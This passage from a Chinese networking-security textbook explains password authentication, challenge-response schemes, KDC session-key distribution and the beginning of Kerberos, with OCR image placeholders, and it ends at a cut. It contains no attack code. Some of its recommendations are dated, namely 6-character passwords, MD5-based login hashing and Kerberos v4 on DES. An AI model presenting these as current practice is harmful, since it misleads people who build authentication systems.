口令是最简单和最古老的实体认证方法。当用户需要登录一个系统时，就需要一个口令。可以将口令分为两类：固定口令和一次性口令。

(1) 固定口令：它是长期重复使用的口令，虽然个人便于记忆，但是面临以下几种攻击：

① 窃听和窥视：当小李在访问电子邮件服务器时键入并发送自己的口令，窃听者可以捕获网络上传输的登录数据，获取其中的口令。

② 偷窃口令：如果口令被写在纸上，偷窃者可以用物理的方式获得小李的口令。因此，口令应当是便于记忆，而不能写在容易被丢失的地方。

③ 访问口令文件：黑客可以进入小李的计算机系统，从系统的口令文件中获得口令。口令文件应当被设置为管理员权限的读/写保护。

④ 猜测：可以通过猜测的方式寻找小李的系统登录口令。例如，小李的生日，小李的幼名，汽车牌号，电话号码等。也可以用计算机进行暴力式的口令破解，即尝试所有的不同字符的组合。

对固定口令的保护方法是：口令应当不短于 6 位字符，应当是数字与大小写字母的组合。用户在向邮件服务器申请登录时，不传输口令，而是传输口令的 Hash 值，服务器端求出保存的用户口令的 Hash 值与其核对(例如 MD5 值)。网络窃密者捕获到网络数据中口令的 Hash 值后不能反向推测出口令。这种方法的缺点是不能防范重放攻击(参看第 11 章)。

(2) 一次性口令：每个口令只使用一次，不重复使用，不必担心被窃听或偷窃。例如，小李首先向管理机构申请到一个一次性口令，用于与小张通信的身份认证，下次通信之前须再申请新的口令。

2. 挑战—应答式身份认证

在互联网应用中常用口令对用户进行身份认证。第 2 章中介绍了 PPP 点对点协议使用的两种身份认证技术，一种是口令认证协议 PAP，它通过网络传输的口令容易被泄露，另一种方法是挑战-应答身份认证协议 CHAP(challenge-response authentication)，申明人通过间接的方式向核验者表明自己知道某约定的秘密口令，而口令并不通过网络传输。以下是两种常用的挑战值选择方法。

(1) 使用随机数作为挑战值。参看图 10.20,当网络客户小李(申明人)需要向服务器(核验者)登录时,服务器向客户小李发送一个挑战值(Challenge),这是一个一次性使用的随机数 R_B。客户小李利用事先约定的加密算法和秘密值 K_{AB} 对挑战值进行加密计算,将计算结果返回给服务器,由此证明自己知道此秘密值 K_{AB}。服务器收到应答后,利用自己保存的秘密值 K_{AB} 对返回的结果进行解密而获得 R'_B,如果此 R'_B 与自己发出的随机数 R_B 相同,就证实了客户的身份。




图 10.20　每次登录使用不同随机数的挑战一应答身份认证

在此过程中,客户与服务器必须持有相同的对称密钥 K_{AB},服务器还要保留发送的随机数 R_B,以便与客户的应答数值 R'_B 进行对比,会话结束后再抛弃此 R_B。由于挑战值是一次性使用的随机数,每次申请登录得到的挑战值都不同,因此可以防止第三方黑客的重放攻击,参看第 2 章和第 11 章的介绍。

互联网应用中,客户登录 Web 服务器的身份认证方法之一是:当 Web 服务器收到客户的登录请求后,产生一个 4 位十六进制的随机数 R_B 并用图片的方式发送到客户浏览器,图片上的 4 位十六进制数大小不一,而且还要加入黑点干扰图案。客户读出图片上的数值 R_B,与自己的用户名和口令一起填写入浏览器上的表单,然后启用 MD5 计算器计算出此三个值组合的 MD5 哈希值,将其发送给服务器。服务器利用本机中保存的用户名、口令和 R_B 用同样的方法计算出它们的 MD5 值,与收到的客户 MD5 值进行比较,实现身份验证。此验证过程的优点是:①口令明文没有在网络上传输,可防止口令在中途泄密,②尽管每次客户登录时采用的用户名和口令是相同的,但是服务器发来的随机数 R_B 不同,因此在网络上传输的身份认证的 MD5 数值是不同的,这样可防止冒名顶替的重放攻击。

(2) 使用时间戳作为挑战值。第二种登录身份认证方式是使用时间戳作为挑战值,它是随时间而变化的。如图 10.21 所示,客户每次登录时利用与服务器事先约定的对称密钥 K_{AB}将用户名和本机的时间值加密,并发送给服务器。服务器收到后解密并获取用户名,完成身份验证。这种方案的优点是:客户使用不变的用户名与当前时间作为挑战值,因此每次登录时网络传输的加密数据都不同,这样可以防止黑客冒名顶替的重放攻击。并且在上述第一种认证方法中的第 1 和第 2 步可以省略。缺点是要求服务器与客户机的系统时间要准确同步。




图 10.21　使用时间戳的挑战一应答身份认证

3. 使用加密的 Hash 值进行身份认证

在挑战一应答身份认证中,需要将整个认证参数加密后在网络上传输,存在一定的风

险。另一种方案是传输加密后的认证参数的 Hash 值。这有两个优点：首先，有些加密/解密算法是禁止出口到某些外国的，因此用对称密钥加密就受到国际网络通信的限制。第二，使用加密的 Hash 值，可以保证挑战值和秘密值的完整性，这时不需要将秘密值 K_{AB} 通过网络上传输。

图 10.22 是使用加密 Hash 值进行身份认证的一个例子。图中，客户端将时间戳 T 用明文传输，同时传输的还有“时间戳 T + 秘密值 K_{AB}”的 Hash 值。当服务器收到后，使用 Hash 算法从时间戳和服务器持有的秘密值 K_{AB} 中计算出摘要，与收到的 Hash 值进行比较，从而对客户的身份进行认证。在此过程中，黑客不可能从捕获网络数据中的 Hash 值推算出 K_{AB}。



图 10.22　使用加密 Hash 函数的挑战—应答身份认证

4. 使用非对称密钥加密挑战值的身份认证

图 10.23 是使用非对称密钥对挑战值加密的身份认证。第 1 步：客户小李持有自己的私有密钥，首先用自己的用户名向服务器小张发送登录请求。第 2 步：服务器小张利用小李的公开密钥，对自己的用户名小张和一个随机数 R_B 加密，然后发送给小李。第 3 步：小李用自己的私有密钥解密，获得服务器名小张和随机数 R_B，将 R_B 返回给服务器。服务器小张对比返回的 R_B 是否正确，由此确认客户小李的身份。此认证过程的前提是：小李的非对称密钥是全球唯一的。




图 10.23　使用非对称密钥对挑战值加密的身份认证

10.3.5　对称密钥系统的密钥分配

对长的报文进行保密通信时，使用对称密钥通信比使用非对称密钥通信有更高的效率，但是它需要通信的双方都持有相同的加密和解密密钥，并且还要经常更换。如果小李要与 N 个人进行保密通信，他就需要有 N 个不同的对称密钥。如果 N 个人要与其中任何人进行一对一的保密通信，那么共需要 $N(N-1)/2$ 个密钥。当人数 N 很大的时候，密钥的数量

就会很大，并且秘密密钥的分配和传送也是一个大问题。因此需要设置专门的机构为用户提供密钥的分配与管理。

1. 对称密钥分配中心 KDC

一种方法是设立一个大家都信任的密钥分配中心 KDC(Key Distribution Center)，每个人都与密钥分配中心 KDC 建立一个对称密钥，如图 10.24 所示。小李的密钥是 K_L，小张的密钥是 K_Z，以此类推。当小李要与小张进行保密通信时，步骤如下：




图 10.24　密钥分配中心 KDC

① 小李向 KDC 发送一个请求，说明他需要获取一个临时的会话密钥与小张进行通信；

② KDC 用 K_L 将小李的请求解密后，再将此请求用 K_Z 加密转发给小张；

③ 如果小张也同意与小李通信，那么 KDC 就产生一个 K_{LZ} 会话密钥分别加密后发给小李和小张；

④ 小李和小张之间利用 K_{LZ} 进行保密通信，通信结束后，K_{LZ} 作废。下次通信再重新申请会话密钥。

在此过程中，K_L 和 K_Z 只是分别用于小李和小张与 KDC 的单线联系和认证，防止别人的冒名顶替。

2. 会话密钥与票据的概念

用户小李与 KDC 的对称密钥 K_L 仅用于二者之间的内部加密通信，此类密钥的使用期相对较长。小李使用 KDC 提供的 K_{LZ} 会话密钥(Session Key)与小张通信，通信结束后此会话密钥作废，会话密钥是仅使用一次的对称密钥。图 10.25 是一种产生与传递会话密钥的过程，在此过程中还实现了让小张确认小李身份的功能，前提是 KDC 为大家所信任。图中的锁表明对框内的数据内容进行了加密，锁的名字标明的是使用的密钥。




图 10.25　小李与小张通过 KDC 得到一个会话密钥 KLZ

第 1 步：用户小李用明文向密钥分配中心 KDC 申请一个会话密钥，希望用于自己与小

张的保密通信，明文中包含已注册的用户名“小李，小张”。

第 2 步：KDC 收到小李的请求后，产生一个“票据(ticket)”，票据是一组临时组合的数据，其中包含本次会话双方的用户名小李、小张和会话密钥 K_{LZ}。将此票据用小张与 KDC 共享的密钥 K_Z 加密，再与会话密钥 K_{LZ} 一起用小李与 KDC 共享的密钥 K_L 加密，然后发给小李。小李收到后，用 K_L 解密，获得会话密钥 K_{LZ}，并取出票据。因为小李不知道 K_Z，所以他不可能也不需要对 K_Z 加密的票据解密。

第 3 步：小李取出收到的 K_Z 加密的票据，并将其直接转发给小张。小张用 K_Z 解密获得票据，知道小李要与他会话，并且会话密钥是 K_{LZ}。因为 K_Z 只有 KDC 与小张知道，只有用 K_Z 解密才能获取票据中的内容，因此小张也间接地证实了小李的合法身份，以及 K_{LZ} 的可靠性。

此过程中使用了金融交易系统中常用的“票据单”的概念。

3. Kerberos 认证服务系统与对称密钥管理

在一个有数万用户的开放式的园区网中(例如大型校园网，政府网，企业网等)，有大量的服务器和网络计算机分散设置在各楼栋中，任何人都可以用计算机接入网络，通过 DHCP 动态主机配置协议获取 IP 参数后访问园区网内服务器的资源。为了控制外来用户未经许可地访问网络资源，一种方法是将网络内计算机的 MAC/IP 地址绑定，不用 DHCP 服务器，但是这大大增加了网络管理人员的工作量，又限制了日益普及的便携式移动计算机在园区网应用。另外，这种方法不能防止非法用户通过操作网内的合法计算机获取服务器资源。为了对抗这样的安全隐患，用户和服务器必须进行相互之间的双向身份认证。但是，如果在一个大型园区网中，大量服务器都要各自承担对客户的认证工作，那么这样的工作负担是很大的，它降低了 Web 服务器的工作效率。

现在广泛采用的是 Kerberos 3A 认证管理系统，它将园区网中所有的客户/服务器双向认证工作都交给一个认证服务器 AS(Authentication Server)统一管理，在它的数据库中保存了所有用户的注册名和口令。同时，它分别与每一台服务器之间共用一个唯一的对称密钥。认证服务器 AS 集中承担了全网内对客户的 3A 认证/计费/授权工作，同时又不妨碍每个用户的高速网络接入。

Kerberos 最初是美国麻省理工学院 MIT 为 Athena 项目开发的。其中第 1 至第 3 版为内部开发版，第 4 版提供扩散密码块链接 PCBC(Propagating Cipher Block Chaining)模式。Kerberos 第 5 版使用 CBC(Cipher Block Chaining)模式。本节介绍使用较广泛的版本④。

Kerberos 是为 TCP/IP 网络系统设计的可信的第三方认证协议，同时也是一个密钥分配系统 KDC。Kerberos 第 4 版采用基于 DES 对称加密算法，但也可以用其他算法替代。Kerberos 是一个在园区网中获得广泛应用的认证协议，Windows 2000 等服务器系统都支持该协议。

Kerberos 的系统结构如图 10.26 所示，图中有 3 台服务器：身份认证服务器 AS (Authentication server)，票据颁发服务器 TGS(Ticket-granting Server，使用端口号 88)，数据服务器(Web 服务器等，使用端口号 80)。此例中，用户小李的目的是希望访问 Web 服务器小张，但是必须先获得 AS 和 TGS 的认证和会话密钥。认证过程分为 6 步，每一步骤的目的已标注在图中。




图 10.26　Kerberos 为用户访问应用服务器提供 3A 认证服务

Kerberos 工作时各方的数据交换内容如图 10.27 所示。图中的符号是：

